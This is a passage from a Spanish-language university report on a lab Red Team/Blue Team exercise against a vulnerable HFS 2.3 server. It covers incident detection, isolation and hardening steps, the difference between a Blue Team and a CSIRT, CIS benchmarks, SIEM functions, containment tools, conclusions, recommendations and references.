


Fuente. Elaboración propia Nelson Reyes

Nota: se muestra la eliminación de la cuenta efímera en Host-B y la limpieza de reglas de portproxy en Host-A, restaurando el estado previo.

Figura 48.

Verificación en Host-A eliminación usuario creado



Fuente. Elaboración propia Nelson Reyes

Nota: la imagen confirma que no quedan reglas activas ni usuarios creados, cerrando el ejercicio de forma controlada y ética

Respuesta y Contención ante Incidentes de Ciberseguridad

La implementación de medidas de hardening es clave para reducir la superficie de ataque, el uso de CIS Benchmarks es fundamental para estandarizar configuraciones seguras (CIS Security, 2020), complementado con la gestión de parches que resulta esencial para mitigar riesgos (Scarfone & Mell, 2022), además, la gestión adecuada de incidentes es determinante para garantizar la resiliencia organizacional (Zambrano Hernández, Peña Hidalgo & Cárdenas Corral, 2024), la evaluación de riesgos y la aplicación de controles técnicos son procesos críticos para mantener la continuidad operativa (Centro de Respuestas a Incidentes Informáticos – CSIRT Académico UNAD, 2024).


1. **¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.**

Diagrama de flujo de contención ante incidentes

A continuación, se presenta un diagrama de flujo que resume las principales acciones ejecutadas durante la respuesta y contención de un incidente de ciberseguridad, este esquema facilita la comprensión del proceso y la secuencia lógica de actividades, desde la detección inicial hasta la recuperación y monitoreo posterior:

Figura 49.

Diagrama de flujo contención



Fuente. Elaboración propia Nelson Reyes

- **Detección del incidente:**


Comenzaría identificando cualquier señal de actividad anómala en los sistemas, como alertas del SIEM, registros de accesos inusuales o comportamientos fuera de lo habitual, la detección temprana es fundamental para evitar que el ataque se propague y cause mayores daños.

- **Análisis de logs y evidencias:**

Una vez detectado el incidente, revisaría los registros del sistema operativo y de red en la máquina afectada (en este caso, HostA Windows), buscando patrones anómalos, conexiones sospechosas o procesos inusuales, este análisis permite comprender el alcance del ataque y orientar las siguientes acciones.

Figura 50.

Análisis de logs y sesiones



Fuente. Elaboración propia Nelson Reyes


Nota: muestra los intentos de conexión y la estabilización de la sesión, lo que es común en exploits con payloads staged. Esta evidencia visual ayuda a comprender la dinámica del ataque y la importancia de monitorear las sesiones abiertas y cerradas.

- **Aislamiento del host comprometido:**

Si se confirma que un equipo ha sido afectado, lo aislaría de la red de inmediato. Esto puede hacerse desconectando físicamente el dispositivo o aplicando reglas de firewall que bloqueen su comunicación, evitando así movimientos laterales hacia HostB y otros activos internos, y minimizando el riesgo de exfiltración o escalamiento de privilegios.

Figura 51.

Verificación de conectividad con Host-A y Host-B



Fuente. Elaboración propia Nelson Reyes


Nota: la Figura 3 evidencia el uso de comandos ping desde Parrot OS hacia HostA (192.168.0.22) y HostB (10.10.10.4), se confirma la conectividad con HostA y la ausencia de acceso directo a HostB, lo que respalda la decisión de aislar el host comprometido para evitar movimientos laterales y proteger otros activos.

- **Uso de herramientas de análisis:**

Con el host aislado, emplearía utilidades como Sysinternals Suite, Wireshark y netstat para analizar procesos, conexiones y tráfico en tiempo real. Estas herramientas, al ser de licencia libre, permiten profundizar en el análisis técnico y recopilar evidencias adicionales sin incurrir en costes elevados.

Figura 52.

Análisis de tráfico HTTP con Wireshark



Fuente. Elaboración propia Nelson Reyes

- **Documentación y preservación de evidencias:**

Durante todo el proceso, registraría cada paso y hallazgo de manera rigurosa, asegurando la preservación de evidencias para el análisis forense posterior y cumpliendo con las buenas prácticas de respuesta a incidentes.

- **Aplicación de medidas de hardening:**

Tras contener el incidente, implementaría medidas de hardening en los sistemas afectados, como la actualización de software, la segmentación de la red y la aplicación del principio de mínimo privilegio, para prevenir futuros ataques similares.

- **Recuperación y monitoreo:**

Finalmente, restauraría los servicios afectados y establecería un monitoreo continuo para detectar cualquier intento de reinfección o actividad sospechosa, garantizando así la seguridad y operatividad de la infraestructura.

2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team, qué medidas de hardenización propondría para que el ataque no se repita?

Considerando el ataque ejecutado (explotación de HFS vulnerable y movimiento lateral), las medidas de hardenización recomendadas son:

- Actualización y parcheo de software: eliminar o actualizar servicios vulnerables como HFS 2.3, aplicando los parches de seguridad correspondientes.
- Segmentación de red: limitar la exposición de servicios críticos mediante VLANs y firewalls internos, evitando que una máquina comprometida pueda acceder libremente a otras.
- Principio de mínimo privilegio: configurar cuentas de usuario con los permisos estrictamente necesarios y deshabilitar cuentas administrativas innecesarias.
- Deshabilitar servicios innecesarios: revisar y desactivar servicios y puertos no utilizados en los hosts Windows.
- Implementación de reglas de firewall: restringir el tráfico entrante y saliente solo a lo esencial, bloqueando accesos no autorizados.
- Auditoría y monitoreo continuo: establecer alertas para detectar comportamientos anómalos y realizar revisiones periódicas de logs y configuraciones.

3. ¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

La diferencia entre un equipo Blue Team y un equipo de respuesta a incidentes informáticos (CSIRT) va mucho más allá de sus funciones básicas; implica comprender el enfoque, la metodología y el impacto que cada uno tiene en la seguridad de la organización, el Blue Team representa la defensa activa y permanente, sus integrantes trabajan de manera preventiva, analizando la infraestructura tecnológica, identificando vulnerabilidades y aplicando controles para reducir la superficie de ataque, este equipo se encarga de la monitorización constante de los sistemas, la gestión de alertas, la aplicación de políticas de hardening y la

actualización de herramientas y procedimientos, su objetivo principal es anticiparse a los riesgos, detectar amenazas antes de que se materialicen y mantener la continuidad operativa.

El Blue Team no solo responde ante eventos sospechosos, sino que también promueve una cultura de seguridad, capacitando al personal y revisando periódicamente las estrategias para adaptarlas a los cambios tecnológicos y a la evolución de las amenazas, su trabajo es silencioso pero fundamental, ya que muchas veces evita incidentes graves que podrían pasar desapercibidos para el resto de la organización.

Por otro lado, el CSIRT asume un papel especializado y reactivo, este equipo entra en acción cuando se confirma la existencia de un incidente de seguridad, como una brecha de datos, un ataque de ransomware o una intrusión no autorizada, el CSIRT despliega procedimientos de investigación, contención y erradicación, trabajando bajo presión para limitar el impacto y restaurar los servicios afectados, además, realiza análisis forense para determinar el origen y el alcance del ataque, documenta las evidencias y propone medidas correctivas para evitar que el mismo problema se repita.

El CSIRT también tiene la responsabilidad de comunicar el incidente a las partes interesadas, coordinarse con otros equipos internos y, en ocasiones, colaborar con autoridades externas si el caso lo requiere, su intervención es crucial para minimizar daños, proteger la reputación de la organización y cumplir con las obligaciones legales y regulatorias.

En conclusión, el Blue Team y el CSIRT son piezas complementarias en el ecosistema de la seguridad informática. Mientras el Blue Team construye y mantiene una barrera sólida frente a las amenazas, el CSIRT actúa como el equipo de emergencia que gestiona la crisis cuando esa barrera es superada, la colaboración entre ambos equipos, el intercambio de información y el aprendizaje mutuo son esenciales para alcanzar un nivel de seguridad robusto y resiliente, solo a

través de una estrategia integral, donde la prevención y la respuesta se articulen de manera efectiva, es posible proteger los activos digitales y garantizar la confianza en la organización.

4. ¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS "Center For Internet Security" usted lo utilizaría para qué fin?

El CIS proporciona benchmarks y guías de buenas prácticas para la configuración segura de sistemas y aplicaciones, en un equipo Blue Team, el CIS se utiliza para:

- Estandarizar configuraciones seguras: aplicar los CIS Benchmarks para Windows y otros sistemas, asegurando que las configuraciones cumplen con estándares reconocidos internacionalmente.
- Evaluar el cumplimiento: realizar auditorías periódicas para verificar que los sistemas mantienen las configuraciones recomendadas.
- Capacitación y concienciación: utilizar los recursos del CIS para formar al personal en prácticas de seguridad.

El uso del CIS es fundamental para reducir la superficie de ataque y mejorar la resiliencia de la infraestructura.

5. Explique y redacte las funciones y características principales de lo que es un SIEM.

Un SIEM (Security Information and Event Management) es una solución que centraliza la recolección, correlación y análisis de eventos de seguridad provenientes de múltiples *Fuente*s (sistemas, aplicaciones, dispositivos de red), sus funciones principales son:

- Recolección y normalización de logs: agrega y estandariza registros de diferentes sistemas.
- Correlación de eventos: detecta patrones y relaciones entre eventos que podrían indicar amenazas.

- Alertas en tiempo real: notifica a los equipos de seguridad sobre incidentes potenciales.
- Análisis forense: facilita la investigación posterior a un incidente mediante la conservación y consulta de registros históricos.
- Cumplimiento normativo: ayuda a demostrar el cumplimiento de regulaciones mediante reportes y auditorías.

Un SIEM es esencial para la detección temprana y la respuesta eficaz ante incidentes de seguridad.

6. Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware o software", recuerde que las herramientas de contención son diferentes a las herramientas de detección.

A continuación, se describen tres herramientas de contención, distintas de las de detección:

- Firewall (software/hardware): permite bloquear o permitir tráfico según reglas definidas, aislando segmentos comprometidos y evitando la propagación del ataque.
- Control de acceso a dispositivos (Device Control): restringe el uso de dispositivos externos (USB, discos duros) para evitar la exfiltración de datos o la introducción de malware.
- Network Access Control (NAC): limita el acceso a la red solo a dispositivos autorizados y en cumplimiento con políticas de seguridad, pudiendo aislar automáticamente equipos sospechosos.

Estas herramientas, implementadas correctamente, permiten contener eficazmente incidentes y proteger los activos críticos de la organización

Limitaciones y posibles mejoras futuras

A lo largo del desarrollo de este ejercicio de respuesta y contención ante incidentes de ciberseguridad, se han alcanzado importantes aprendizajes y resultados, sin embargo, es fundamental reconocer que todo proceso puede perfeccionarse y que existen aspectos que podrían optimizarse en futuras implementaciones.

Limitaciones

- El trabajo se realizó en un entorno de laboratorio controlado, lo que facilita la gestión de variables y la obtención de resultados, pero no refleja completamente la complejidad de un entorno productivo real, donde intervienen factores como la presión del tiempo, la coordinación entre equipos y la diversidad de sistemas.
- La elección de herramientas de licencia libre responde a la necesidad de accesibilidad y bajo coste, pero limita el acceso a ciertas funcionalidades avanzadas que ofrecen soluciones comerciales, como la integración nativa con plataformas de orquestación o el análisis automatizado de amenazas.
- El enfoque principal estuvo dirigido a sistemas operativos Windows, por lo que los resultados y recomendaciones pueden no ser directamente aplicables a otros sistemas, como Linux, macOS o dispositivos IoT, que presentan particularidades propias en materia de seguridad.
- No se abordó la gestión de la comunicación con otros equipos o partes interesadas, aspecto clave en la respuesta a incidentes reales, donde la coordinación y el flujo de información son esenciales para minimizar el impacto y evitar la desinformación.

Posibles mejoras futuras

- Sería conveniente ampliar el alcance del laboratorio, incorporando otros sistemas operativos y dispositivos conectados, para evaluar la eficacia de las medidas de contención y hardening en entornos más heterogéneos.
- La automatización de tareas mediante scripts o plataformas SOAR (Security Orchestration, Automation and Response) permitiría agilizar la detección y respuesta, reduciendo el margen de error humano y mejorando la eficiencia operativa.
- Integrar técnicas de inteligencia artificial y aprendizaje automático en el análisis de eventos de seguridad podría facilitar la identificación temprana de patrones anómalos y amenazas emergentes, optimizando el uso de sistemas SIEM.
- Realizar simulaciones de ataques más sofisticados, incluyendo técnicas de evasión y persistencia, ayudaría a fortalecer la postura defensiva y a preparar al equipo para escenarios de mayor complejidad.

Finalmente, fomentar la colaboración multidisciplinar y la formación continua del equipo contribuiría a mejorar la capacidad de respuesta y la resiliencia organizacional ante incidentes de seguridad.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/0_JJ6tgkGx8

Conclusiones

La simulación de escenarios reales mediante la interacción entre Red Team y Blue Team demostró ser una estrategia eficaz para cumplir el objetivo general de fortalecer las competencias en ciberseguridad, esta práctica permitió identificar vulnerabilidades y validar la capacidad de respuesta ante incidentes, ofreciendo una visión integral de la seguridad organizacional.

En relación con el objetivo específico orientado a aplicar metodologías de pentesting, la ejecución rigurosa de estas técnicas, junto con el uso de herramientas de código abierto, evidenció que es posible alcanzar altos niveles de eficacia en la detección y explotación de fallos, incluso en entornos con recursos limitados, se logra este propósito siempre que exista una adecuada planificación y formación técnica.

El análisis forense y la documentación detallada de cada fase del ataque y la defensa respondieron al objetivo de comprender las rutas de compromiso y vectores de ataque, este proceso resulta esencial para diseñar estrategias de remediación y prevenir incidentes futuros.

Asimismo, la gestión de incidentes en tiempo real permitió cumplir el objetivo de evaluar la coordinación y comunicación entre equipos. Se resaltó la necesidad de procedimientos claros para el aislamiento, análisis y recuperación de sistemas comprometidos, lo que refuerza la importancia de la colaboración efectiva.

El estudio del marco legal colombiano, especialmente la Ley 1273 y la Ley 1581, se vinculó directamente con el objetivo de analizar las implicaciones éticas y jurídicas, este análisis subrayó la obligación de denunciar conductas ilícitas y proteger los datos personales, garantizando el cumplimiento normativo.

La integración de buenas prácticas de hardening y segmentación de red respondió al objetivo de implementar estrategias de protección, estas acciones se consolidaron como pilares fundamentales para reducir la superficie de ataque y reforzar la resiliencia tecnológica.

Finalmente, la experiencia práctica y el trabajo colaborativo multidisciplinar confirmaron los objetivos relacionados con la formación continua y la cooperación interáreas, la actualización permanente y la ética profesional se revelaron indispensables para mantener una postura de seguridad robusta y sostenible, la mejora continua, basada en la evaluación crítica y la incorporación de lecciones aprendidas, se establece como el camino para fortalecer la cultura de seguridad y enfrentar con éxito los desafíos presentes y futuros en el ámbito digital.

Recomendaciones

Con base en los hallazgos del análisis (vulnerabilidades recurrentes, evidencias de movimiento lateral y tiempos de respuesta mejorables), se proponen las siguientes acciones estratégicas para reforzar la postura defensiva y consolidar una cultura preventiva:

Mantener actualizados los sistemas y aplicaciones: aplicar parches de seguridad de manera oportuna reduce la superficie de ataque y evita la explotación de vulnerabilidades conocidas, tal como se evidenció en los escenarios simulados.

Implementar segmentación de red y control de accesos: limitar privilegios y aislar segmentos críticos dificulta el movimiento lateral detectado durante las pruebas, reduciendo el impacto de posibles compromisos.

Fomentar la capacitación continua del personal: la falta de conocimiento técnico y normativo incrementa el riesgo de errores operativos; por ello, la formación periódica en aspectos técnicos, legales y éticos fortalece la respuesta ante incidentes.

Realizar auditorías y simulaciones de ataque periódicas: estas prácticas permiten evaluar la eficacia de los controles y detectar áreas de mejora, asegurando que las lecciones aprendidas se traduzcan en acciones concretas.

Integrar soluciones SIEM y monitoreo avanzado: la correlación de eventos y la detección temprana son esenciales para reducir tiempos de respuesta, una debilidad identificada en la gestión de incidentes en tiempo real.

Promover la colaboración entre áreas técnicas, legales y de gestión: la coordinación efectiva evita fallos de comunicación y garantiza una respuesta integral, aspecto crítico en incidentes complejos documentados en el estudio.

En conjunto, estas recomendaciones no solo abordan las vulnerabilidades detectadas, sino que establecen un marco operativo que refuerza la resiliencia tecnológica y fomenta una cultura

organizacional orientada a la prevención, la respuesta ágil y la mejora continua en ciberseguridad.

Referencias Bibliográficas

Alhamed, M., et al. (2023). A Systematic Literature Review on Penetration Testing in Network Environments. Applied Sciences, 13(12), 6986. https://www.mdpi.com/2076-3417/13/12/6986

Álvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Arroyo, E. (2025). Sinergia de Equipos Red Team y Blue Team en la Protección de Entornos Corporativos [Objeto virtual de información]. Universidad Nacional Abierta y a Distancia – UNAD. https://repository.unad.edu.co/handle/10596/74595

Castells, M. (2010). The rise of the network society (2nd ed.). Wiley-Blackwell.

Centro de Respuestas a Incidentes Informáticos – CSIRT Académico UNAD. (2024). [Guía] para la valoración y evaluación de riesgos de ciberseguridad de los activos de información UNADISTAS. Universidad Nacional Abierta y a Distancia – UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Guia_para_la_valoraci%C3%B3n_y_evaluaci%C3%B3n_de_riesgos_de_ciberseguridad__Pag_publicado.pdf

Chindrus, C., & Caruntu, C.-F. (2023). Securing the Network: A Red and Blue Cybersecurity Competition Case Study. Information, 14(11), 587. https://doi-org.bibliotecavirtual.unad.edu.co/10.2478/bipie-2023-0008

CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Guarnizo Portela, M. P. (2024). La naturaleza jurídica de los delitos informáticos en Colombia [Monografía]. Universidad Nacional Abierta y a Distancia – UNAD. https://repository.unad.edu.co/handle/10596/41392

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red Teaming vs. Blue Teaming: A Comparative Analysis of CyberSecurity Strategies in the Digital Battlefield. International Journal of Scientific Research in Engineering and Management, 7(12), 1–11. https://doi.org/10.55041/IJSREM27675

Ministerio de Tecnologías de la Información y las Comunicaciones – MINTIC. (2022). Políticas de Privacidad y Condiciones de Uso. https://www.mintic.gov.co/portal/inicio/Secciones

Moreno, P. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management). USFQ, 31–63. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Palomo Luna, D. F., Zambrano Hernández, L. F., Moreno Molano, S. X., & Peña Hidalgo, H. J. (2024, octubre). Una mirada a metodologías para pruebas de penetración en ciberseguridad [Boletín informativo, N.º 28]. Centro de Respuestas a Incidentes Informáticos – CSIRT Académico UNAD, Universidad Nacional Abierta y a Distancia – UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Boletin/Octubre_2024.pdf

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter.

https://www.pandasecurity.com/spain/mediacenter/seguridad/pentestingherramienta-empresa/

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285–288. https://doi.org/10.1109/ICCD.2011.6081410

Rapid7. (2012). Metasploitable 2. Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Sanne, S. H. (2024). Investigaciones sobre técnicas, herramientas y metodologías de pruebas de seguridad para identificar y mitigar vulnerabilidades de seguridad. URF Journals. https://urfjournals.org/open-access/investigations-into-security-testing-techniques-tools-and-methodologies-for-identifying-and-mitigating-security-vulnerabilities.pdf

Scarfone, K., & Mell, P. (2022). Guide to Enterprise Patch Management Technologies. NIST. https://doi.org/10.6028/NIST.SP.800-40r4


ambrano Hernández, Peña Hidalgo, H. J., & Cárdenas Corral. (2024). Guía para la gestión y clasificación de incidentes de ciberseguridad [Guía]. Universidad Nacional Abierta y a Distancia – UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

Zuluaga Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional Armenia [Trabajo de grado]. Universidad Nacional Abierta y a Distancia – UNAD. https://repository.unad.edu.co/handle/10596/17410

Apéndices

Apéndice A

Resultado de revisión en Turnitin



